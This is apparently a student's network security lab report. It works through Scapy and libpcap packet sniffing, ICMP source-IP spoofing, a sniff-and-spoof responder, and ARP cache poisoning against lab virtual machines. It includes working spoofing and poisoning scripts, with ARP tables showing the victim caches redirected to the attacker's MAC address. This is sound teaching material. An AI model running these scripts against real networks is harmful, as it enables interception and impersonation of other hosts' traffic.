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50.020 Network Security Lab 1

Exercise 1: Packet Sniffing and Spoofing Lab

Task 1.1A

The program runs well with root privilege. Machine A with IP address 10.0.2.128 is set up with the running *sniffer.py* program and Machine B with IP address 10.0.2.129 is used to ping A's IP address.

```
[02/06/21]seed@VM:~/../lab1$ sudo ./sniffer.py
```

```
[02/06/21]seed@VM:~$ ping 10.0.2.128
PING 10.0.2.128 (10.0.2.128) 56(84) bytes of data.
64 bytes from 10.0.2.128: icmp_seq=1 ttl=64 time=0.522 ms
64 bytes from 10.0.2.128: icmp_seq=2 ttl=64 time=0.931 ms
64 bytes from 10.0.2.128: icmp_seq=3 ttl=64 time=0.595 ms
```

```
###[ Ethernet ]###
dst      = 00:0c:29:b6:95:f1
src      = 00:0c:29:c0:06:ad
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 57651
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
checksum = 0x4075
src      = 10.0.2.129
dst      = 10.0.2.128
\options \
###[ ICMP ]###
type     = echo-request
code     = 0
checksum = 0x32b4
id       = 0x1474
seq      = 0x1
###[ Raw ]###
load     = '\xcf\xce\x1e'\xd5\xa4\x02\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
-./01234567'

###[ Ethernet ]###
dst      = 00:0c:29:c0:06:ad
src      = 00:0c:29:b6:95:f1
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 45456
flags    =
frag     = 0
ttl      = 64
proto    = icmp
checksum = 0xb018
src      = 10.0.2.128
dst      = 10.0.2.129
\options \
###[ ICMP ]###
```

Without root privilege, the program doesn't run because privilege is required for spoofing packets.

```
[02/06/21]seed@VM:~/../lab1$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 8, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)) = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket._init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

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Task 1.1B

Capturing only the ICMP packet

The following code is used to filter only ICMP packets:

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

Using B to ping A like in task 1.1a, we get the ICMP packets when the sniffing code is run as shown:

```
[02/06/21]seed@VM:~/../task1-1b$ sudo ./sniffer1.py
###[ Ethernet ]###
dst      = 00:0c:29:b6:95:f1
src      = 00:0c:29:c0:06:ad
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 61594
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x310e
src      = 10.0.2.129
dst      = 10.0.2.128
\options \
###[ ICMP ]###
type     = echo-request
code     = 0
chksum   = 0xb2ab
id       = 0x14ad
seq      = 0x1
###[ Raw ]###
load     = '\xd2\xe'\xc0p\x03\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#5%&'()*+,-./01234567'

###[ Ethernet ]###
dst      = 00:0c:29:c0:06:ad
src      = 00:0c:29:b6:95:f1
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 5645
flags    =
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x4b9c
src      = 10.0.2.128
```

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Capturing any TCP packet that comes from a particular IP and with a destination port number 23

The following code is used to filter TCP packets that come from Machine B (IP address 10.0.2.129) and with destination port number 23:

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp and src host 10.0.2.129 and dst port 23',prn=print_pkt)
```

When the sniffer code is run on Machine A, it only captures connections from Machine B to port 23 of Machine A and nothing else. For example, Machine A captures TCP packets of telnet connections to port 23:

```
[02/06/21]seed@VM:~/../task1-1b$ sudo ./sniffer2.py
###[ Ethernet ]###
  dst      = 00:0c:29:b6:95:f1
  src      = 00:0c:29:c0:06:ad
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x10
  len      = 60
  id       = 32868
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  chksum   = 0xa147
  src      = 10.0.2.129
  dst      = 10.0.2.128
  \options \
###[ TCP ]###
  sport    = 46906
  dport    = telnet
  seq      = 3631138741
  ack      = 0
  dataofs  = 10
  reserved = 0
  flags    = S
  window   = 29200
  chksum   = 0x1da2
  urgptr   = 0
  options  = [('MSS', 1460), ('SackOK', b''), ('Timestamp', (411601, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst      = 00:0c:29:b6:95:f1
  src      = 00:0c:29:c0:06:ad
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x10
  len      = 52
  id       = 32869
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
```

but does not capture ICMP packets that result from B pinging A.

The sniffer program also does not capture TCP packets when another machine (Machine C, IP address 10.0.2.130) makes a telnet connection to Machine A.

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Capture packets that comes from or go to a particular subnet

The following code is used to filter packets that comes from or goes to the subnet 128.230.0.0/16:

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='net 128.230.0.0/16',prn=print_pkt)
```

When the sniffer program is run on machine A, it only captures connections to IP addresses in the specified subnet. For example, when Machine B tries to ping 128.230.0.1, Machine A captures the ICMP packets:

```
[02/06/21]seed@VM:~$ ping 128.230.0.1
PING 128.230.0.1 (128.230.0.1) 56(84) bytes of data.
64 bytes from 128.230.0.1: icmp_seq=1 ttl=128 time=252 ms
64 bytes from 128.230.0.1: icmp_seq=2 ttl=128 time=244 ms
64 bytes from 128.230.0.1: icmp_seq=3 ttl=128 time=246 ms
```

```
[02/06/21]seed@VM:~/.../task1-1b$ sudo ./sniffer3.py
###[ Ethernet ]###
  dst      = 08:50:56:e9:51:20
  src      = 08:0c:29:c0:06:ad
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 48657
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xef2f
  src      = 10.0.2.129
  dst      = 128.230.0.1
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0x2161
  id       = 0x1551
  seq      = 0x1
###[ Raw ]###
  load     = '\r\xd9\x1e'\xa8\x10\x02\x00\x00\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'

###[ Ethernet ]###
  dst      = 08:0c:29:c0:06:ad
  src      = 08:50:56:e9:51:20
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 7450
  flags    =
  frag     = 0
  ttl      = 128
  proto    = icmp
  chksum   = 0x9027
  src      = 128.230.0.1
```

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Machine A also captures the TCP packets when Machine B attempts to connect to 128.230.0.1 via telnet:

```
[02/06/21]seed@VM:~$ telnet 128.230.0.1
Trying 128.230.0.1...
telnet: Unable to connect to remote host: Connection refused
```

```
###[ Ethernet ]###
  dst      = 00:50:56:e9:51:20
  src      = 00:0c:29:c0:06:ad
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x10
  len      = 60
  id       = 45235
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  chksum   = 0xfc90
  src      = 10.0.2.129
  dst      = 128.230.0.1
  \options \
###[ TCP ]###
  sport    = 59362
  dport    = telnet
  seq      = 637171859
  ack      = 0
  dataofs  = 10
  reserved = 0
  flags    = S
  window   = 29200
  chksum   = 0xf2b5
  urgptr   = 0
  options  = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (708416, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst      = 00:50:56:e9:51:20
  src      = 00:0c:29:c0:06:ad
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x10
  len      = 60
  id       = 45236
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  chksum   = 0xfc8f
```

The sniffer program does not respond to any other packets from Machine A or B directed to any other IP address outside the subnet range.

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Task 1.2


The following code is used to spoof an ICMP echo request packet with an arbitrary source IP address, in this case 12.130.2.1:

```
#!/usr/bin/python3
from scapy.all import *
a = IP()
a.src = '12.130.2.1'
a.dst = '10.0.2.129'
a.show()
b = ICMP()
p = a/b
send(p)
```

Double checking that the source IP has been spoofed as intended using a.show() and the destination IP is the intended victim machine (Machine B, IP address 10.0.2.129):

```
[02/06/21]seed@VM:~/../task1-2$ sudo ./spoofed.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = hopopt
chksum     = None
src        = 12.130.2.1
dst        = 10.0.2.129
\options   \
```

Checking the packet capture using Wireshark on Machine B:



The screenshot shows the Wireshark interface with a packet capture on the 'icmp' filter. Two packets are visible: packet 5 is an ICMP Echo (ping) request from 12.130.2.1 to 10.0.2.129, and packet 6 is the corresponding Echo (ping) reply from 10.0.2.129 back to 12.130.2.1.

No.	Time	Source	Destination	Protocol	Length	Info
5	2021-02-06 13:26:42.7690650...	12.130.2.1	10.0.2.129	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 6)
6	2021-02-06 13:26:42.7691196...	10.0.2.129	12.130.2.1	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5)


The request has been accepted by the receiver because the echo reply packet is sent to the spoofed IP address as shown in the screenshot, which is 12.130.2.1.

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Task 1.3

The destination IP address is set to 128.230.0.1.


The time-to-live exceeds when TTL field is set to 1. The first router, with an IP address of 10.0.2.2, sends us an ICMP error message of type 11, telling us that the time-to-live has exceeded. The packet captured on Wireshark is as shown:



Wireshark packet capture showing an ICMP error message. The packet list shows five packets. Packet 4 is an ICMP 'Time-to-live exceeded' message from 10.0.2.2 to 128.230.0.1.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02-06 15:01:53.4507942	Vmware_b6:95:f1		ARP	44	Who has 10.0.2.2? Tell 10.0.2.128
2	2021-02-06 15:01:53.4509710	Vmware_e9:51:20		ARP	62	10.0.2.2 is at 00:50:56:e9:51:20
3	2021-02-06 15:01:53.4662860	10.0.2.128	128.230.0.1	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=1 (no response found!)
4	2021-02-06 15:01:53.4665191	10.0.2.2	10.0.2.128	ICMP	72	Time-to-live exceeded (Time to live exceeded in transit)
5	2021-02-06 15:01:53.4666809	:::1	:::1	UDP	64	43428 → 43132 Len=0

Our packet reaches the destination when the TTL field set to 2:



Wireshark packet capture showing a successful ping. The packet list shows five packets. Packet 3 is an ICMP Echo (ping) request from 10.0.2.128 to 128.230.0.1. Packet 4 is an SNMP get-request from 10.0.2.1 to 255.255.255.255.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02-06 15:02:44.8263453	Vmware_b6:95:f1		ARP	44	Who has 10.0.2.2? Tell 10.0.2.128
2	2021-02-06 15:02:44.8265357	Vmware_e9:51:20		ARP	62	10.0.2.2 is at 00:50:56:e9:51:20
3	2021-02-06 15:02:44.8416856	10.0.2.128	128.230.0.1	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=2 (no response found!)
4	2021-02-06 15:02:47.0860011	10.0.2.1	255.255.255.255	SNMP	168	get-request 1.3.6.1.4.1.1602.1.3.1.13.0 1.3.6.1.4.1.1602.1
5	2021-02-06 15:02:47.0860190	10.0.2.1	255.255.255.255	SNMP	168	get-request 1.3.6.1.4.1.1602.1.3.1.13.0 1.3.6.1.4.1.1602.1

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Task 1.4

VM A has IP address 10.0.2.128 and VM B has IP address 10.0.2.129.

To spoof the new packet's source IP to be X's IP address (previous packet's destination IP) and the new packet's destination address is set to be the A's IP address (previous packet's source IP), the following code is run on VM B:

```
#!/usr/bin/python3

from scapy.all import *

def send_spoof(pkt):
    #pkt.show()
    a = IP()


    ip_src = pkt[IP].src
    x = pkt[IP].dst

    a.src = x
    a.dst = ip_src

    b = ICMP()
    p = a/b
    send(p)
```

While the sniff-and-then-spoof program is running on VM B, VM A is used to ping a random IP address, which is 8.8.8.8 in this case. VM B sniffs its packets and returns spoofed packets, disguising as the host with IP 8.8.8.8 itself. The real host also responds with ICMP packets, as the host is actually alive as shown from the output of the ping command. The Wireshark screenshot reflects the echo request and echo reply ICMP packets captured on VM A.

```
[02/06/21]seed@VM:~/../task1-4$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=5.40 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=4.97 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=7.40 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=6.77 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=128 time=6.10 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 4.979/6.133/7.407/0.886 ms
```




No.	Time	Source	Destination	Protocol	Length	Info
34	2021-02-06 15:45:23.0383251...	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) reply id=0x000...
35	2021-02-06 15:45:23.0685855...	10.0.2.128	8.8.8.8	ICMP	60	Echo (ping) request id=0x000...
36	2021-02-06 15:45:23.0775675...	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) reply id=0x000...
37	2021-02-06 15:45:23.1012057...	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) request id=0x000...
38	2021-02-06 15:45:23.1012348...	10.0.2.128	8.8.8.8	ICMP	42	Echo (ping) reply id=0x000...
39	2021-02-06 15:45:23.1440173...	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) request id=0x000...
40	2021-02-06 15:45:23.1440502...	10.0.2.128	8.8.8.8	ICMP	42	Echo (ping) reply id=0x000...
41	2021-02-06 15:45:23.1758755...	10.0.2.128	8.8.8.8	ICMP	60	Echo (ping) request id=0x000...
42	2021-02-06 15:45:23.2075645...	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) reply id=0x000...
43	2021-02-06 15:45:23.2126985...	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) request id=0x000...
44	2021-02-06 15:45:23.2127413...	10.0.2.128	8.8.8.8	ICMP	42	Echo (ping) reply id=0x000...

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To show that VM A will receive an ICMP echo request regardless of whether X is actually alive, VM A is used to ping a host that does not actually accept the echo request ICMP packets, which is a host with IP address 1.2.3.4 in this case. This is shown as the ping statistics reflect 100% packet loss.

```
[02/06/21]seed@VM:~/.../task1-4$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
63 packets transmitted, 0 received, 100% packet loss, time 63645ms
```

However, since VM B is programmed to respond with spoofed packets regardless, Wireshark on VM A still captures ICMP echo reply packets from '1.2.3.4', which is actually VM B with a spoofed IP address.



The image shows a Wireshark packet capture window. The top toolbar includes icons for file operations, network analysis, and search. Below the toolbar is a display filter bar with the text 'Apply a display filter ... <Ctrl-/>'. The main packet list table has columns for No., Time, Source, Destination, Protocol, Length, and Info. The table contains 11 rows of ICMP traffic. Rows 34, 36, 37, 39, 40, and 44 are requests from 10.0.2.128 to 1.2.3.4. Rows 35, 38, 41, 42, 43, and 44 are replies from 1.2.3.4 to 10.0.2.128. The 'Info' column for each packet shows details like 'Echo (ping) request' or 'Echo (ping) reply' and the ID 'id=0x0000, s...'. The packet details pane is currently empty.

No.	Time	Source	Destination	Protocol	Length	Info
34	2021-02-06 15:44:04.5723687...	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s...
35	2021-02-06 15:44:04.5724009...	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s...
36	2021-02-06 15:44:04.6090857...	10.0.2.128	1.2.3.4	ICMP	60	Echo (ping) request id=0x0000, s...
37	2021-02-06 15:44:04.6441960...	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s...
38	2021-02-06 15:44:04.6442302...	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s...
39	2021-02-06 15:44:04.6971223...	10.0.2.128	1.2.3.4	ICMP	60	Echo (ping) request id=0x0000, s...
40	2021-02-06 15:44:04.7391093...	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s...
41	2021-02-06 15:44:04.7392282...	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s...
42	2021-02-06 15:44:04.7808369...	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s...
43	2021-02-06 15:44:04.7808717...	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s...
44	2021-02-06 15:44:04.8241840...	10.0.2.128	1.2.3.4	ICMP	60	Echo (ping) request id=0x0000, s...

Task 2.1A

Q1: Describe the sequence of library calls that are essential for sniffer programs

First, a “live pcap session” is opened by calling *pcap_open_live*. This binds the sniffer program to the network interface specified, so that it can listen to all packets that interact with this network interface.

Next, the “filter_exp” is “compiled” “into BPF pseudo-code” using the library call *pcap_compile*. This step is for filtering packets that fulfil certain criteria, with is analogous to the “filter” parameter of the library call *sniff* in Scapy.

Lastly, the *pcap_loop* library call is used to start capturing packets on the network interface specified, and the filter applied. The “handle” is then closed using *pcap_close* to stop the sniffing program.

Q2: Why do you need root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Pcap needs low-level access to the network interface specified in *pcap_open_live*. Due to the security implications (capturing network traffic, generating arbitrary network packets etc), such access is limited to privileged users only. On Linux, pcap requires the CAP_NET_RAW capability, which is only granted to the root user.

Without root privileges, the CAP_NET_RAW capability is not granted and the system cannot use RAW and PACKET sockets, thus the program fails.

Q3: Demonstrate the difference when promiscuous mode is on and off in your sniffer program.

...(complete if there is time)

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Task 2.1B

Capture the ICMP packets between two specific hosts

The following source code is used to capture ICMP packets between hosts 10.0.2.128 and 10.0.2.129:

```
#include <pcap.h>
#include <stdio.h>

/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    printf("Got a packet\n");
}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto icmp and (host 10.0.2.128 and 10.0.2.129)";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name eth3
    // Students needs to change "eth3" to the name found on their own machines (using ifconfig).
    handle = pcap_open_live("ens33", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
```

...(complete if there is more time)

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Exercise 2: ARP Cache Poisoning Attack Lab

IP address of A: 10.0.2.128, MAC address of A: 00:0c:29:b6:95:f1

IP address of B: 10.0.2.129, MAC address of B: 00:0c:29:c0:06:ad

IP address of M: 10.0.2.130, MAC address of M: 00:0c:29:0d:99:f6

Task 1A

The code used to construct an ARP request packet and send the packet to host A is as shown:

```
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

Host A receives this packet and updates its ARP cache accordingly:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.2         ether   00:50:56:e9:51:20 C             ens33
10.0.2.129       ether   00:0c:29:0d:99:f6 C             ens33
10.0.2.254       ether   00:50:56:f1:18:f7 C             ens33
```

M's MAC address (00:0c:29:0d:99:f6) is indeed mapped to B's IP address (10.0.2.129) in A's ARP cache, as spoofed.

Note that the destination MAC address (A's MAC address) has to be specified in the Ether() constructor as well, otherwise M will automatically send out an ARP broadcast message and list M's own IP address as the source IP.

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Task 1B

The code used to construct an ARP reply packet and send the packet to host A is as shown:

```
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='is-at', psrc=b_ip, pdst=a_ip, hwdst=a_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

If the B's IP address entry was previously in Host A's ARP cache, Host A receives this packet and updates its ARP cache accordingly:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.2         ether   00:50:56:e9:51:20 C              ens33
10.0.2.129       ether   00:0c:29:0d:99:f6 C              ens33
10.0.2.254       ether   00:50:56:f1:18:f7 C              ens33
```

M's MAC address (00:0c:29:0d:99:f6) is indeed mapped to B's IP address (10.0.2.129) in A's ARP cache, as spoofed.

However, if B's IP address entry is not in Host A's ARP cache to begin with, Host A, upon receiving the packet, does NOT update its ARP cache:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.2         ether   00:50:56:e9:51:20 C              ens33
10.0.2.254       ether   00:50:56:f1:18:f7 C              ens33
```

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Task 1C

The code used to construct the gratuitous packet is as shown:

```
#!/usr/bin/python3

from scapy.all import *

m_ip='10.0.2.130'
broadcast_mac='ff:ff:ff:ff:ff:ff'

E = Ether(dst=broadcast_mac)
A = ARP(op='is-at', psrc=m_ip, pdst=m_ip, hwdst=broadcast_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

If the M's IP address entry was previously in Host A's ARP cache, Host A receives this packet and updates its ARP cache accordingly:

```
[02/07/21]seed@VM:~/.../task1-3$ arp
Address          HWtype  HWaddress          Flags Mask          Iface
10.0.2.254       ether   (incomplete)      C                   ens33
10.0.2.130       ether   00:00:00:00:00:00  C                   ens33
10.0.2.129       ether   (incomplete)      C                   ens33
10.0.2.2         ether   00:50:56:e9:51:20  C                   ens33
```

On A's ARP cache, M's IP is now mapped to the MAC address of 00:00:00:00:00:00. B's IP is not mapped to any MAC address / remains unchanged.

However, if M's IP address entry is not in Host A's ARP cache to begin with, Host A, upon receiving the packet, does NOT update its ARP cache:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address          HWtype  HWaddress          Flags Mask          Iface
10.0.2.2         ether   00:50:56:e9:51:20  C                   ens33
10.0.2.254       ether   00:50:56:f1:18:f7  C                   ens33
```

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Task 2

Step 1: Launch the ARP cache poisoning attack

The following code is used to send a spoofed packet to A such that in A's ARP cache, B's IP address maps to M's MAC address:

```
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

A's ARP cache is updated accordingly:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.2         ether   00:50:56:e9:51:20 C             ens33
10.0.2.129       ether   00:0c:29:0d:99:f6 C             ens33
10.0.2.254       ether   00:50:56:f1:18:f7 C             ens33
```

The following code is used to send a spoofed packet to B such that in B's ARP cache, A's IP address maps to M's MAC address:

```
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
b_ip='10.0.2.129'
b_mac='00:0c:29:c0:06:ad'

E = Ether(dst=b_mac)
A = ARP(op='who-has', psrc=a_ip, pdst=b_ip, hwdst=b_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

